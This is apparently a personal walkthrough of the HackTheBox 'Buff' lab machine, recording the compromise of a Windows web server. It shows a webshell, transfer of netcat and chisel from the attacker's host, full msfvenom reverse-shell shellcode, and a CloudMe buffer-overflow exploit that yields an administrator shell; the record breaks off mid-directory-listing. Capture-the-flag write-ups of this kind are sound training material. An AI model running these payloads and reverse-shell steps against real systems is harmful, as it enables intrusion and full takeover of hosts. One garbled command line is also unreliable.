HackTheBox - Buff

Notebook: hackthebox

Target IP : 10.10.10.198


Scanning

Nmap scan:


```
┌──(cypher㉿kali)-[~/Documents/htb/buff]
└─$ cat nmap/buff.nmap
# Nmap 7.91 scan initiated Fri Nov 20 08:29:04 2020 as: nmap -sC -sV -p- -v -T4 -oA nmap/buff 1
0.10.10.198
Nmap scan report for 10.10.10.198
Host is up (0.12s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 20 08:36:04 2020 -- 1 IP address (1 host up) scanned in 419.65 seconds
```

After the nmap scan, we can see that ports 7680 and 8080 are opened. Port 7680 has nothing interesting, but 8080 is an http page, so let's take a look.

Enumeration




At first look, I though of an sql injection or default login credentials, but it didn't work.
After I enumerated and browsed more, I stumbled upon this.



It specifies the technology and version used, so I looked for exploits for this. First result was on Exploit-DB.
https://www.exploit-db.com/exploits/48506


Exploit - Gaining Access

I downloaded the exploit and renamed it to gms-exploit.py, and run it.
The exploit uploads a php file and through GET requests lets you run commands.




PNG buff\shaun

We got a webshell, but there's not much we can do with this.
We will transfer netcat to get a better shell using curl.
Make sure that you start an http server in the directory where netcat is. This can be done with the command "python -m SimpleHTTPServer".



PNG

```
C:\xampp\htdocs\gym\upload> dir
        PNG

 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

20/11/2020  10:54    <DIR>          .
20/11/2020  10:54    <DIR>          ..
20/11/2020  10:44                53 kameh3268.php
20/11/2020  10:53                54 kamehameha.php
20/11/2020  10:54            59,392 nc.exe
               3 File(s)         59,499 bytes
               2 Dir(s)   7,234,105,344 bytes free
```




```
┌──(cypher㉿kali)-[~/Binaries]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.53] from (UNKNOWN) [10.10.10.198] 50462
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\Users\shaun\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Desktop

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
20/11/2020  10:43                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,188,267,008 bytes free

C:\Users\shaun\Desktop>type user.txt
type user.txt
cb85e379ec0ee80bcb0892261363b597

C:\Users\shaun\Desktop>
```

We owned the user flag.
Another way to transfer netcat to the target is directly from the webshell with command "curl -e powershell LHOST LPORT". I used the browser just to show that it can be done in this way too.

Exploit - Privilege escalation

Now it's time to escalate the privileges. By using winpeas.exe, a vulnerable service named CloudMe_1112.exe can be found in Downloads folder.
This also has an existing exploit on Exploit-DB.


```
C:\Users\shaun\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Downloads

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
16/06/2020  15:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   7,179,472,896 bytes free

C:\Users\shaun\Downloads>
```

https://www.exploit-db.com/exploits/48389
Downloaded and changed the name to cloudme-exploit.py. We'll use msfvenom to generate the shell code.

```
┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$ msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.15.53 LPORT=1337 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of python file: 1582 bytes
buf =  b""
buf += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += b"\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += b"\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += b"\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += b"\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += b"\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += b"\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += b"\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += b"\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += b"\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
buf += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
buf += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
buf += b"\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f"
buf += b"\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0a\x0f\x35\x68"
buf += b"\x02\x00\x05\x39\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5"
buf += b"\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec"
buf += b"\x68\xf0\xb5\xa2\x56\xff\xd5\x68\x63\x6d\x64\x00\x89"
buf += b"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66"
buf += b"\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44"
buf += b"\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68"
buf += b"\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30"
buf += b"\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68"
buf += b"\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
buf += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"
```

We'll need to change the shellcode from the script with the shellcode generated by msfvenom.

Next we'll use port tunneling to execute the exploit. We'll need to transfer chisel to the target and run it as client and on our machine as a server.




```
PS C:\Users\shaun\Desktop> curl http://10.10.15.53:8080/chisel_1.7.3_windows_amd64 -O chisel.e
xe
curl http://10.10.15.53:8080/chisel_1.7.3_windows_amd64 -O chisel.exe
PS C:\Users\shaun\Desktop> dir
dir
```

```
┌──(cypher㉿kali)-[/opt]
└─$ ./chisel_1.7.3_linux_amd64 server -p 8080 -reverse
2020/11/20 13:06:02 server: Reverse tunnelling enabled
2020/11/20 13:06:02 server: Fingerprint +ZqjcuafNd+XWKPvoGXqz9+s5EzwmAfHVIXQ3454Ghs=
2020/11/20 13:06:02 server: Listening on http://0.0.0.0:8080
```

```
PS C:\Users\shaun\Desktop> ./chisel.exe client 10.10.15.53:8080 R:8888:127.0.0.1:8888
./chisel.exe client 10.10.15.53:8080 R:8888:127.0.0.1:8888
2020/11/20 13:16:22 client: Connecting to ws://10.10.15.53:8080
2020/11/20 13:16:23 client: Connected (Latency 50.9325ms)
```

After the connection to the server has been established, we'll need to run the exploit a few times before getting a shell. Make sure that the service is running on the target.
In the image below, we can see the the exploit worked and we successfully escalated to administrator. The root flag can be found in users/administrator/desktop.



```
                              SecLists  Striker
chisel_1.7.3_linux_amd64  ghidra_9.2_PUBLIC          john      kerbrute        privilege-esca
lation-awesome-scripts-suite  SirepRAT  Sublist3r


┌──(cypher㉿kali)-[/opt]
└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.198 - - [21/Nov/2020 21:08:27] "GET /chisel_1.7.3_windows_amd64 HTTP/1.1" 200 -
^CTraceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt

┌──(cypher㉿kali)-[/opt]
└─$ cd /home/cypher/Binaries                                                           1 ×

┌──(cypher㉿kali)-[~/Binaries]
└─$ ls
chisel  JuicyPotato.exe  linpeas.sh  nc.exe  plink.exe  winPEAS.exe

┌──(cypher㉿kali)-[~/Binaries]
└─$ ./chisel server -p 8080 -reverse
2020/11/21 21:12:51 server: Reverse tunnelling enabled
2020/11/21 21:12:51 server: Fingerprint 9d:bc:b0:20:f9:57:e3:04:fd:af:31:8e:fa:66:d9:33
2020/11/21 21:12:51 server: Listening on 0.0.0.0:8080...
2020/11/21 21:12:51 listen tcp 0.0.0.0:8080: bind: address already in use

┌──(cypher㉿kali)-[~/Binaries]
└─$ ./chisel server -p 8000 -reverse                                                   1 ×
2020/11/21 21:13:01 server: Reverse tunnelling enabled
2020/11/21 21:13:01 server: Fingerprint 34:76:ab:c8:d3:cd:ea:e0:b2:2a:79:5a:89:5a:4a:8f
2020/11/21 21:13:01 server: Listening on 0.0.0.0:8000...
2020/11/21 21:14:16 server: session#1: Client version (1.7.3) differs from server version (1.6.
0)
2020/11/21 21:14:16 server: proxy#1:R:0.0.0.0:8888=>127.0.0.1:8888: Listening
```

```
┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$ python cloudme-exploit.py

┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$ python cloudme-exploit.py

┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$ python cloudme-exploit.py

┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$ python cloudme-exploit.py

┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$ python cloudme-exploit.py

┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$ python cloudme-exploit.py

┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$ python cloudme-exploit.py

┌──(cypher㉿kali)-[~/Documents/htb/buff/exploit]
└─$
```

```
                                                                              [6/6]
┌──(cypher㉿kali)-[~/Documents/htb/buff]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.15.53] from (UNKNOWN) [10.10.10.198] 50007
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>cd c:\\users\administrator\desktop
cd c:\\users\administrator\desktop

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of c:\Users\Administrator\Desktop

18/07/2020  16:36    <DIR>          .
18/07/2020  16:36    <DIR>
```